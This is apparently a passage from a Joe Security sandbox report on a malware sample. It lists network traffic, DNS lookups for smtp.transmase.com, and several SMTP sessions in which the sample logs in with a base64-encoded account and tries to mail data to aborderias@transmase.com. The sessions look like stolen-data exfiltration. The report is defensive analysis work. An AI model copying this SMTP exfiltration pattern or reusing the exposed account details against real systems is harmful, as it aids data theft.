May 14, 2022 11:37:40.828891039 CEST	49752	587	192.168.2.3	162.222.225.16
May 14, 2022 11:37:41.049647093 CEST	587	49752	162.222.225.16	192.168.2.3
May 14, 2022 11:37:41.049762011 CEST	587	49752	162.222.225.16	192.168.2.3
May 14, 2022 11:37:41.049993992 CEST	49752	587	192.168.2.3	162.222.225.16
May 14, 2022 11:37:41.271897078 CEST	587	49752	162.222.225.16	192.168.2.3
May 14, 2022 11:37:41.272609949 CEST	49752	587	192.168.2.3	162.222.225.16
May 14, 2022 11:37:41.496193886 CEST	587	49752	162.222.225.16	192.168.2.3
May 14, 2022 11:37:41.496411085 CEST	49752	587	192.168.2.3	162.222.225.16
May 14, 2022 11:37:42.029009104 CEST	587	49752	162.222.225.16	192.168.2.3
May 14, 2022 11:37:42.029138088 CEST	49752	587	192.168.2.3	162.222.225.16
May 14, 2022 11:37:42.108721972 CEST	49752	587	192.168.2.3	162.222.225.16
May 14, 2022 11:37:42.718844891 CEST	49752	587	192.168.2.3	162.222.225.16
May 14, 2022 11:37:42.941464901 CEST	587	49752	162.222.225.16	192.168.2.3
May 14, 2022 11:37:42.941850901 CEST	49752	587	192.168.2.3	162.222.225.16
May 14, 2022 11:37:43.174514055 CEST	587	49752	162.222.225.16	192.168.2.3
May 14, 2022 11:37:43.174971104 CEST	49752	587	192.168.2.3	162.222.225.16
May 14, 2022 11:37:43.396542072 CEST	587	49752	162.222.225.16	192.168.2.3
May 14, 2022 11:37:43.396626949 CEST	49752	587	192.168.2.3	162.222.225.16
May 14, 2022 11:38:17.319211006 CEST	49823	587	192.168.2.3	208.91.198.38
May 14, 2022 11:38:17.541548014 CEST	587	49823	208.91.198.38	192.168.2.3
May 14, 2022 11:38:17.541661978 CEST	49823	587	192.168.2.3	208.91.198.38
May 14, 2022 11:38:17.770459890 CEST	587	49823	208.91.198.38	192.168.2.3
May 14, 2022 11:38:17.770930052 CEST	49823	587	192.168.2.3	208.91.198.38
May 14, 2022 11:38:18.305701971 CEST	587	49823	208.91.198.38	192.168.2.3
May 14, 2022 11:38:18.308371067 CEST	49823	587	192.168.2.3	208.91.198.38
May 14, 2022 11:38:18.424050093 CEST	49823	587	192.168.2.3	208.91.198.38
May 14, 2022 11:38:19.221009970 CEST	49823	587	192.168.2.3	208.91.198.38
May 14, 2022 11:38:19.443434954 CEST	587	49823	208.91.198.38	192.168.2.3
May 14, 2022 11:38:19.443476915 CEST	587	49823	208.91.198.38	192.168.2.3
May 14, 2022 11:38:19.443802118 CEST	49823	587	192.168.2.3	208.91.198.38
May 14, 2022 11:38:20.649733067 CEST	587	49823	208.91.198.38	192.168.2.3
May 14, 2022 11:38:20.649828911 CEST	49823	587	192.168.2.3	208.91.198.38
May 14, 2022 11:38:22.111876011 CEST	49823	587	192.168.2.3	208.91.198.38
May 14, 2022 11:38:27.252902985 CEST	49823	587	192.168.2.3	208.91.198.38

Copyright Joe Security LLC 2022

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 14, 2022 11:38:27.453726053 CEST	587	49823	208.91.198.38	192.168.2.3
May 14, 2022 11:38:27.455028057 CEST	49823	587	192.168.2.3	208.91.198.38
May 14, 2022 11:38:27.657000065 CEST	587	49823	208.91.198.38	192.168.2.3
May 14, 2022 11:38:27.657284021 CEST	49823	587	192.168.2.3	208.91.198.38
May 14, 2022 11:38:27.858243942 CEST	587	49823	208.91.198.38	192.168.2.3
May 14, 2022 11:38:27.858702898 CEST	49823	587	192.168.2.3	208.91.198.38
May 14, 2022 11:38:28.080161095 CEST	587	49823	208.91.198.38	192.168.2.3
May 14, 2022 11:38:28.081532001 CEST	49823	587	192.168.2.3	208.91.198.38
May 14, 2022 11:38:28.281615973 CEST	587	49823	208.91.198.38	192.168.2.3
May 14, 2022 11:38:28.281754971 CEST	49823	587	192.168.2.3	208.91.198.38
May 14, 2022 11:38:31.937253952 CEST	49837	587	192.168.2.3	208.91.198.38
May 14, 2022 11:38:32.137037992 CEST	587	49837	208.91.198.38	192.168.2.3
May 14, 2022 11:38:32.137238026 CEST	49837	587	192.168.2.3	208.91.198.38
May 14, 2022 11:38:32.531996012 CEST	587	49837	208.91.198.38	192.168.2.3
May 14, 2022 11:38:32.535051107 CEST	49837	587	192.168.2.3	208.91.198.38
May 14, 2022 11:38:32.734637022 CEST	587	49837	208.91.198.38	192.168.2.3
May 14, 2022 11:38:32.734733105 CEST	587	49837	208.91.198.38	192.168.2.3
May 14, 2022 11:38:32.735054970 CEST	49837	587	192.168.2.3	208.91.198.38
May 14, 2022 11:38:32.935878038 CEST	587	49837	208.91.198.38	192.168.2.3
May 14, 2022 11:38:32.936386108 CEST	49837	587	192.168.2.3	208.91.198.38
May 14, 2022 11:38:33.138474941 CEST	587	49837	208.91.198.38	192.168.2.3
May 14, 2022 11:38:33.191013098 CEST	49837	587	192.168.2.3	208.91.198.38
May 14, 2022 11:38:33.435726881 CEST	49837	587	192.168.2.3	208.91.198.38
May 14, 2022 11:38:33.637151957 CEST	587	49837	208.91.198.38	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 14, 2022 11:37:05.487682104 CEST	57421	53	192.168.2.3	8.8.8.8
May 14, 2022 11:37:05.688388109 CEST	53	57421	8.8.8.8	192.168.2.3
May 14, 2022 11:37:05.738382101 CEST	65358	53	192.168.2.3	8.8.8.8
May 14, 2022 11:37:05.757062912 CEST	53	65358	8.8.8.8	192.168.2.3
May 14, 2022 11:37:14.516261101 CEST	53802	53	192.168.2.3	8.8.8.8
May 14, 2022 11:37:15.395394087 CEST	53	53802	8.8.8.8	192.168.2.3
May 14, 2022 11:37:15.838098049 CEST	65266	53	192.168.2.3	8.8.8.8
May 14, 2022 11:37:15.871031046 CEST	53	65266	8.8.8.8	192.168.2.3
May 14, 2022 11:38:16.653938055 CEST	52427	53	192.168.2.3	8.8.8.8
May 14, 2022 11:38:16.672384024 CEST	53	52427	8.8.8.8	192.168.2.3
May 14, 2022 11:38:16.733551025 CEST	62724	53	192.168.2.3	8.8.8.8
May 14, 2022 11:38:17.050725937 CEST	53	62724	8.8.8.8	192.168.2.3
May 14, 2022 11:38:30.725126028 CEST	64941	53	192.168.2.3	8.8.8.8
May 14, 2022 11:38:30.743849039 CEST	53	64941	8.8.8.8	192.168.2.3
May 14, 2022 11:38:31.564668894 CEST	55403	53	192.168.2.3	8.8.8.8
May 14, 2022 11:38:31.583493948 CEST	53	55403	8.8.8.8	192.168.2.3
May 14, 2022 11:38:35.546118975 CEST	54960	53	192.168.2.3	8.8.8.8
May 14, 2022 11:38:35.562371969 CEST	53	54960	8.8.8.8	192.168.2.3
May 14, 2022 11:38:35.564305067 CEST	61877	53	192.168.2.3	8.8.8.8
May 14, 2022 11:38:35.579952955 CEST	53	61877	8.8.8.8	192.168.2.3
May 14, 2022 11:38:35.750690937 CEST	64624	53	192.168.2.3	8.8.8.8
May 14, 2022 11:38:35.769515038 CEST	53	64624	8.8.8.8	192.168.2.3
May 14, 2022 11:38:35.771682024 CEST	64412	53	192.168.2.3	8.8.8.8
May 14, 2022 11:38:35.789570093 CEST	53	64412	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 14, 2022 11:37:05.487682104 CEST	192.168.2.3	8.8.8.8	0x8403	Standard query (0)	smtp.transmase.com	A (IP address)	IN (0x0001)
May 14, 2022 11:37:05.738382101 CEST	192.168.2.3	8.8.8.8	0x6b7f	Standard query (0)	smtp.transmase.com	A (IP address)	IN (0x0001)

Copyright Joe Security LLC 2022

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 14, 2022 11:37:14.516261101 CEST	192.168.2.3	8.8.8.8	0x1f6c	Standard query (0)	smtp.transmase.com	A (IP address)	IN (0x0001)
May 14, 2022 11:37:15.838098049 CEST	192.168.2.3	8.8.8.8	0x4812	Standard query (0)	smtp.transmase.com	A (IP address)	IN (0x0001)
May 14, 2022 11:38:16.653938055 CEST	192.168.2.3	8.8.8.8	0x68c4	Standard query (0)	smtp.transmase.com	A (IP address)	IN (0x0001)
May 14, 2022 11:38:16.733551025 CEST	192.168.2.3	8.8.8.8	0x1399	Standard query (0)	smtp.transmase.com	A (IP address)	IN (0x0001)
May 14, 2022 11:38:30.725126028 CEST	192.168.2.3	8.8.8.8	0x442e	Standard query (0)	smtp.transmase.com	A (IP address)	IN (0x0001)
May 14, 2022 11:38:31.564668894 CEST	192.168.2.3	8.8.8.8	0x8729	Standard query (0)	smtp.transmase.com	A (IP address)	IN (0x0001)
May 14, 2022 11:38:35.546118975 CEST	192.168.2.3	8.8.8.8	0xea2	Standard query (0)	smtp.transmase.com	A (IP address)	IN (0x0001)
May 14, 2022 11:38:35.564305067 CEST	192.168.2.3	8.8.8.8	0xf929	Standard query (0)	smtp.transmase.com	A (IP address)	IN (0x0001)
May 14, 2022 11:38:35.750690937 CEST	192.168.2.3	8.8.8.8	0x114d	Standard query (0)	smtp.transmase.com	A (IP address)	IN (0x0001)
May 14, 2022 11:38:35.771682024 CEST	192.168.2.3	8.8.8.8	0x9bf3	Standard query (0)	smtp.transmase.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 14, 2022 11:37:05.688388109 CEST	8.8.8.8	192.168.2.3	0x8403	No error (0)	smtp.transmase.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
May 14, 2022 11:37:05.688388109 CEST	8.8.8.8	192.168.2.3	0x8403	No error (0)	us2.smtp.mailhostbox.com		208.91.198.38	A (IP address)	IN (0x0001)
May 14, 2022 11:37:05.688388109 CEST	8.8.8.8	192.168.2.3	0x8403	No error (0)	us2.smtp.mailhostbox.com		162.222.225.29	A (IP address)	IN (0x0001)
May 14, 2022 11:37:05.688388109 CEST	8.8.8.8	192.168.2.3	0x8403	No error (0)	us2.smtp.mailhostbox.com		162.222.225.16	A (IP address)	IN (0x0001)
May 14, 2022 11:37:05.688388109 CEST	8.8.8.8	192.168.2.3	0x8403	No error (0)	us2.smtp.mailhostbox.com		208.91.198.46	A (IP address)	IN (0x0001)
May 14, 2022 11:37:05.757062912 CEST	8.8.8.8	192.168.2.3	0x6b7f	No error (0)	smtp.transmase.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
May 14, 2022 11:37:05.757062912 CEST	8.8.8.8	192.168.2.3	0x6b7f	No error (0)	us2.smtp.mailhostbox.com		208.91.198.38	A (IP address)	IN (0x0001)
May 14, 2022 11:37:05.757062912 CEST	8.8.8.8	192.168.2.3	0x6b7f	No error (0)	us2.smtp.mailhostbox.com		162.222.225.29	A (IP address)	IN (0x0001)
May 14, 2022 11:37:05.757062912 CEST	8.8.8.8	192.168.2.3	0x6b7f	No error (0)	us2.smtp.mailhostbox.com		162.222.225.16	A (IP address)	IN (0x0001)
May 14, 2022 11:37:05.757062912 CEST	8.8.8.8	192.168.2.3	0x6b7f	No error (0)	us2.smtp.mailhostbox.com		208.91.198.46	A (IP address)	IN (0x0001)
May 14, 2022 11:37:15.395394087 CEST	8.8.8.8	192.168.2.3	0x1f6c	No error (0)	smtp.transmase.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
May 14, 2022 11:37:15.395394087 CEST	8.8.8.8	192.168.2.3	0x1f6c	No error (0)	us2.smtp.mailhostbox.com		208.91.198.38	A (IP address)	IN (0x0001)
May 14, 2022 11:37:15.395394087 CEST	8.8.8.8	192.168.2.3	0x1f6c	No error (0)	us2.smtp.mailhostbox.com		162.222.225.16	A (IP address)	IN (0x0001)
May 14, 2022 11:37:15.395394087 CEST	8.8.8.8	192.168.2.3	0x1f6c	No error (0)	us2.smtp.mailhostbox.com		162.222.225.29	A (IP address)	IN (0x0001)
May 14, 2022 11:37:15.395394087 CEST	8.8.8.8	192.168.2.3	0x1f6c	No error (0)	us2.smtp.mailhostbox.com		208.91.198.46	A (IP address)	IN (0x0001)
May 14, 2022 11:37:15.871031046 CEST	8.8.8.8	192.168.2.3	0x4812	No error (0)	smtp.transmase.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
May 14, 2022 11:37:15.871031046 CEST	8.8.8.8	192.168.2.3	0x4812	No error (0)	us2.smtp.mailhostbox.com		162.222.225.29	A (IP address)	IN (0x0001)
May 14, 2022 11:37:15.871031046 CEST	8.8.8.8	192.168.2.3	0x4812	No error (0)	us2.smtp.mailhostbox.com		162.222.225.16	A (IP address)	IN (0x0001)
May 14, 2022 11:37:15.871031046 CEST	8.8.8.8	192.168.2.3	0x4812	No error (0)	us2.smtp.mailhostbox.com		208.91.198.46	A (IP address)	IN (0x0001)
May 14, 2022 11:37:15.871031046 CEST	8.8.8.8	192.168.2.3	0x4812	No error (0)	us2.smtp.mailhostbox.com		208.91.198.38	A (IP address)	IN (0x0001)
May 14, 2022 11:38:16.672384024 CEST	8.8.8.8	192.168.2.3	0x68c4	No error (0)	smtp.transmase.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 14, 2022 11:38:16.672384024 CEST	8.8.8.8	192.168.2.3	0x68c4	No error (0)	us2.smtp.mailhostbox.com		208.91.198.38	A (IP address)	IN (0x0001)
May 14, 2022 11:38:16.672384024 CEST	8.8.8.8	192.168.2.3	0x68c4	No error (0)	us2.smtp.mailhostbox.com		162.222.225.29	A (IP address)	IN (0x0001)
May 14, 2022 11:38:16.672384024 CEST	8.8.8.8	192.168.2.3	0x68c4	No error (0)	us2.smtp.mailhostbox.com		162.222.225.16	A (IP address)	IN (0x0001)
May 14, 2022 11:38:16.672384024 CEST	8.8.8.8	192.168.2.3	0x68c4	No error (0)	us2.smtp.mailhostbox.com		208.91.198.46	A (IP address)	IN (0x0001)
May 14, 2022 11:38:17.050725937 CEST	8.8.8.8	192.168.2.3	0x1399	No error (0)	smtp.transmase.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
May 14, 2022 11:38:17.050725937 CEST	8.8.8.8	192.168.2.3	0x1399	No error (0)	us2.smtp.mailhostbox.com		208.91.198.38	A (IP address)	IN (0x0001)
May 14, 2022 11:38:17.050725937 CEST	8.8.8.8	192.168.2.3	0x1399	No error (0)	us2.smtp.mailhostbox.com		162.222.225.29	A (IP address)	IN (0x0001)
May 14, 2022 11:38:17.050725937 CEST	8.8.8.8	192.168.2.3	0x1399	No error (0)	us2.smtp.mailhostbox.com		162.222.225.16	A (IP address)	IN (0x0001)
May 14, 2022 11:38:17.050725937 CEST	8.8.8.8	192.168.2.3	0x1399	No error (0)	us2.smtp.mailhostbox.com		208.91.198.46	A (IP address)	IN (0x0001)
May 14, 2022 11:38:30.743849039 CEST	8.8.8.8	192.168.2.3	0x442e	No error (0)	smtp.transmase.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
May 14, 2022 11:38:30.743849039 CEST	8.8.8.8	192.168.2.3	0x442e	No error (0)	us2.smtp.mailhostbox.com		208.91.198.38	A (IP address)	IN (0x0001)
May 14, 2022 11:38:30.743849039 CEST	8.8.8.8	192.168.2.3	0x442e	No error (0)	us2.smtp.mailhostbox.com		162.222.225.29	A (IP address)	IN (0x0001)
May 14, 2022 11:38:30.743849039 CEST	8.8.8.8	192.168.2.3	0x442e	No error (0)	us2.smtp.mailhostbox.com		162.222.225.16	A (IP address)	IN (0x0001)
May 14, 2022 11:38:30.743849039 CEST	8.8.8.8	192.168.2.3	0x442e	No error (0)	us2.smtp.mailhostbox.com		208.91.198.46	A (IP address)	IN (0x0001)
May 14, 2022 11:38:31.583493948 CEST	8.8.8.8	192.168.2.3	0x8729	No error (0)	smtp.transmase.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
May 14, 2022 11:38:31.583493948 CEST	8.8.8.8	192.168.2.3	0x8729	No error (0)	us2.smtp.mailhostbox.com		208.91.198.38	A (IP address)	IN (0x0001)
May 14, 2022 11:38:31.583493948 CEST	8.8.8.8	192.168.2.3	0x8729	No error (0)	us2.smtp.mailhostbox.com		162.222.225.29	A (IP address)	IN (0x0001)
May 14, 2022 11:38:31.583493948 CEST	8.8.8.8	192.168.2.3	0x8729	No error (0)	us2.smtp.mailhostbox.com		162.222.225.16	A (IP address)	IN (0x0001)
May 14, 2022 11:38:31.583493948 CEST	8.8.8.8	192.168.2.3	0x8729	No error (0)	us2.smtp.mailhostbox.com		208.91.198.46	A (IP address)	IN (0x0001)
May 14, 2022 11:38:35.562371969 CEST	8.8.8.8	192.168.2.3	0xea2	No error (0)	smtp.transmase.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
May 14, 2022 11:38:35.562371969 CEST	8.8.8.8	192.168.2.3	0xea2	No error (0)	us2.smtp.mailhostbox.com		208.91.198.38	A (IP address)	IN (0x0001)
May 14, 2022 11:38:35.562371969 CEST	8.8.8.8	192.168.2.3	0xea2	No error (0)	us2.smtp.mailhostbox.com		162.222.225.29	A (IP address)	IN (0x0001)
May 14, 2022 11:38:35.562371969 CEST	8.8.8.8	192.168.2.3	0xea2	No error (0)	us2.smtp.mailhostbox.com		162.222.225.16	A (IP address)	IN (0x0001)
May 14, 2022 11:38:35.562371969 CEST	8.8.8.8	192.168.2.3	0xea2	No error (0)	us2.smtp.mailhostbox.com		208.91.198.46	A (IP address)	IN (0x0001)
May 14, 2022 11:38:35.579952955 CEST	8.8.8.8	192.168.2.3	0xf929	No error (0)	smtp.transmase.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
May 14, 2022 11:38:35.579952955 CEST	8.8.8.8	192.168.2.3	0xf929	No error (0)	us2.smtp.mailhostbox.com		208.91.198.38	A (IP address)	IN (0x0001)
May 14, 2022 11:38:35.579952955 CEST	8.8.8.8	192.168.2.3	0xf929	No error (0)	us2.smtp.mailhostbox.com		162.222.225.29	A (IP address)	IN (0x0001)
May 14, 2022 11:38:35.579952955 CEST	8.8.8.8	192.168.2.3	0xf929	No error (0)	us2.smtp.mailhostbox.com		162.222.225.16	A (IP address)	IN (0x0001)
May 14, 2022 11:38:35.579952955 CEST	8.8.8.8	192.168.2.3	0xf929	No error (0)	us2.smtp.mailhostbox.com		208.91.198.46	A (IP address)	IN (0x0001)
May 14, 2022 11:38:35.769515038 CEST	8.8.8.8	192.168.2.3	0x114d	No error (0)	smtp.transmase.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
May 14, 2022 11:38:35.769515038 CEST	8.8.8.8	192.168.2.3	0x114d	No error (0)	us2.smtp.mailhostbox.com		208.91.198.38	A (IP address)	IN (0x0001)
May 14, 2022 11:38:35.769515038 CEST	8.8.8.8	192.168.2.3	0x114d	No error (0)	us2.smtp.mailhostbox.com		162.222.225.16	A (IP address)	IN (0x0001)
May 14, 2022 11:38:35.769515038 CEST	8.8.8.8	192.168.2.3	0x114d	No error (0)	us2.smtp.mailhostbox.com		162.222.225.29	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 14, 2022 11:38:35.769515038 CEST	8.8.8.8	192.168.2.3	0x114d	No error (0)	us2.smtp.mailhostbox.com		208.91.198.46	A (IP address)	IN (0x0001)
May 14, 2022 11:38:35.789570093 CEST	8.8.8.8	192.168.2.3	0x9bf3	No error (0)	smtp.transmase.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
May 14, 2022 11:38:35.789570093 CEST	8.8.8.8	192.168.2.3	0x9bf3	No error (0)	us2.smtp.mailhostbox.com		208.91.198.38	A (IP address)	IN (0x0001)
May 14, 2022 11:38:35.789570093 CEST	8.8.8.8	192.168.2.3	0x9bf3	No error (0)	us2.smtp.mailhostbox.com		162.222.225.29	A (IP address)	IN (0x0001)
May 14, 2022 11:38:35.789570093 CEST	8.8.8.8	192.168.2.3	0x9bf3	No error (0)	us2.smtp.mailhostbox.com		162.222.225.16	A (IP address)	IN (0x0001)
May 14, 2022 11:38:35.789570093 CEST	8.8.8.8	192.168.2.3	0x9bf3	No error (0)	us2.smtp.mailhostbox.com		208.91.198.46	A (IP address)	IN (0x0001)

SMTP Packets


Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
May 14, 2022 11:37:10.559385061 CEST	587	49747	208.91.198.38	192.168.2.3	220 us2.outbound.mailhostbox.com ESMTP Postfix
May 14, 2022 11:37:10.559766054 CEST	49747	587	192.168.2.3	208.91.198.38	EHLO 035347
May 14, 2022 11:37:10.782027960 CEST	587	49747	208.91.198.38	192.168.2.3	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-DSN 250 CHUNKING
May 14, 2022 11:37:10.783271074 CEST	49747	587	192.168.2.3	208.91.198.38	AUTH login YWJvcmRlcmlhc0B0cmFuc21hc2UuY29t
May 14, 2022 11:37:11.317747116 CEST	587	49747	208.91.198.38	192.168.2.3	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-DSN 250 CHUNKING
May 14, 2022 11:37:11.405200958 CEST	49747	587	192.168.2.3	208.91.198.38	AUTH login YWJvcmRlcmlhc0B0cmFuc21hc2UuY29t
May 14, 2022 11:37:11.628443956 CEST	587	49747	208.91.198.38	192.168.2.3	334 UGFzc3dvcmQ6
May 14, 2022 11:37:11.853620052 CEST	587	49747	208.91.198.38	192.168.2.3	235 2.7.0 Authentication successful
May 14, 2022 11:37:11.854393959 CEST	49747	587	192.168.2.3	208.91.198.38	MAIL FROM:<aborderias@transmase.com>
May 14, 2022 11:37:12.079016924 CEST	587	49747	208.91.198.38	192.168.2.3	250 2.1.0 Ok
May 14, 2022 11:37:12.079271078 CEST	49747	587	192.168.2.3	208.91.198.38	RCPT TO:<aborderias@transmase.com>
May 14, 2022 11:37:12.321695089 CEST	587	49747	208.91.198.38	192.168.2.3	550 5.4.6 <aborderias@transmase.com>: Recipient address rejected: Email Sending Quota Exceeded
May 14, 2022 11:37:12.857587099 CEST	587	49747	208.91.198.38	192.168.2.3	550 5.4.6 <aborderias@transmase.com>: Recipient address rejected: Email Sending Quota Exceeded
May 14, 2022 11:37:40.828701973 CEST	587	49752	162.222.225.16	192.168.2.3	220 us2.outbound.mailhostbox.com ESMTP Postfix
May 14, 2022 11:37:40.828891039 CEST	49752	587	192.168.2.3	162.222.225.16	EHLO 035347
May 14, 2022 11:37:41.049762011 CEST	587	49752	162.222.225.16	192.168.2.3	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-DSN 250 CHUNKING
May 14, 2022 11:37:41.049993992 CEST	49752	587	192.168.2.3	162.222.225.16	AUTH login YWJvcmRlcmlhc0B0cmFuc21hc2UuY29t
May 14, 2022 11:37:41.271897078 CEST	587	49752	162.222.225.16	192.168.2.3	334 UGFzc3dvcmQ6
May 14, 2022 11:37:41.496193886 CEST	587	49752	162.222.225.16	192.168.2.3	235 2.7.0 Authentication successful
May 14, 2022 11:37:41.496411085 CEST	49752	587	192.168.2.3	162.222.225.16	MAIL FROM:<aborderias@transmase.com>
May 14, 2022 11:37:42.029009104 CEST	587	49752	162.222.225.16	192.168.2.3	235 2.7.0 Authentication successful

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
May 14, 2022 11:37:42.108721972 CEST	49752	587	192.168.2.3	162.222.225.16	MAIL FROM:<aborderias@transmase.com>
May 14, 2022 11:37:42.718844891 CEST	49752	587	192.168.2.3	162.222.225.16	MAIL FROM:<aborderias@transmase.com>
May 14, 2022 11:37:42.941464901 CEST	587	49752	162.222.225.16	192.168.2.3	250 2.1.0 Ok
May 14, 2022 11:37:42.941850901 CEST	49752	587	192.168.2.3	162.222.225.16	RCPT TO:<aborderias@transmase.com>
May 14, 2022 11:37:43.174514055 CEST	587	49752	162.222.225.16	192.168.2.3	550 5.4.6 <aborderias@transmase.com>: Recipient address rejected: Email Sending Quota Exceeded
May 14, 2022 11:38:17.770459890 CEST	587	49823	208.91.198.38	192.168.2.3	220 us2.outbound.mailhostbox.com ESMTP Postfix
May 14, 2022 11:38:17.770930052 CEST	49823	587	192.168.2.3	208.91.198.38	EHLO 035347
May 14, 2022 11:38:18.305701971 CEST	587	49823	208.91.198.38	192.168.2.3	220 us2.outbound.mailhostbox.com ESMTP Postfix
May 14, 2022 11:38:18.424050093 CEST	49823	587	192.168.2.3	208.91.198.38	EHLO 035347
May 14, 2022 11:38:19.221009970 CEST	49823	587	192.168.2.3	208.91.198.38	EHLO 035347
May 14, 2022 11:38:19.443476915 CEST	587	49823	208.91.198.38	192.168.2.3	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-DSN 250 CHUNKING
May 14, 2022 11:38:19.443802118 CEST	49823	587	192.168.2.3	208.91.198.38	AUTH login YWJvcmRlcmlhc0B0cmFuc21hc2UuY29t
May 14, 2022 11:38:20.649733067 CEST	587	49823	208.91.198.38	192.168.2.3	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-DSN 250 CHUNKING
May 14, 2022 11:38:22.111876011 CEST	49823	587	192.168.2.3	208.91.198.38	AUTH login YWJvcmRlcmlhc0B0cmFuc21hc2UuY29t
May 14, 2022 11:38:27.252902985 CEST	49823	587	192.168.2.3	208.91.198.38	AUTH login YWJvcmRlcmlhc0B0cmFuc21hc2UuY29t
May 14, 2022 11:38:27.453726053 CEST	587	49823	208.91.198.38	192.168.2.3	334 UGFzc3dvcmQ6
May 14, 2022 11:38:27.657000065 CEST	587	49823	208.91.198.38	192.168.2.3	235 2.7.0 Authentication successful
May 14, 2022 11:38:27.657284021 CEST	49823	587	192.168.2.3	208.91.198.38	MAIL FROM:<aborderias@transmase.com>
May 14, 2022 11:38:27.858243942 CEST	587	49823	208.91.198.38	192.168.2.3	250 2.1.0 Ok
May 14, 2022 11:38:27.858702898 CEST	49823	587	192.168.2.3	208.91.198.38	RCPT TO:<aborderias@transmase.com>
May 14, 2022 11:38:28.080161095 CEST	587	49823	208.91.198.38	192.168.2.3	550 5.4.6 <aborderias@transmase.com>: Recipient address rejected: Email Sending Quota Exceeded
May 14, 2022 11:38:32.531996012 CEST	587	49837	208.91.198.38	192.168.2.3	220 us2.outbound.mailhostbox.com ESMTP Postfix
May 14, 2022 11:38:32.535051107 CEST	49837	587	192.168.2.3	208.91.198.38	EHLO 035347
May 14, 2022 11:38:32.734733105 CEST	587	49837	208.91.198.38	192.168.2.3	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-DSN 250 CHUNKING
May 14, 2022 11:38:32.735054970 CEST	49837	587	192.168.2.3	208.91.198.38	AUTH login YWJvcmRlcmlhc0B0cmFuc21hc2UuY29t
May 14, 2022 11:38:32.935878038 CEST	587	49837	208.91.198.38	192.168.2.3	334 UGFzc3dvcmQ6
May 14, 2022 11:38:33.138474941 CEST	587	49837	208.91.198.38	192.168.2.3	235 2.7.0 Authentication successful
May 14, 2022 11:38:33.435726881 CEST	49837	587	192.168.2.3	208.91.198.38	MAIL FROM:<aborderias@transmase.com>
May 14, 2022 11:38:33.637151957 CEST	587	49837	208.91.198.38	192.168.2.3	250 2.1.0 Ok
May 14, 2022 11:38:33.637434006 CEST	49837	587	192.168.2.3	208.91.198.38	RCPT TO:<aborderias@transmase.com>
May 14, 2022 11:38:33.848023891 CEST	587	49837	208.91.198.38	192.168.2.3	550 5.4.6 <aborderias@transmase.com>: Recipient address rejected: Email Sending Quota Exceeded
May 14, 2022 11:38:36.027163982 CEST	587	49838	208.91.198.38	192.168.2.3	220 us2.outbound.mailhostbox.com ESMTP Postfix
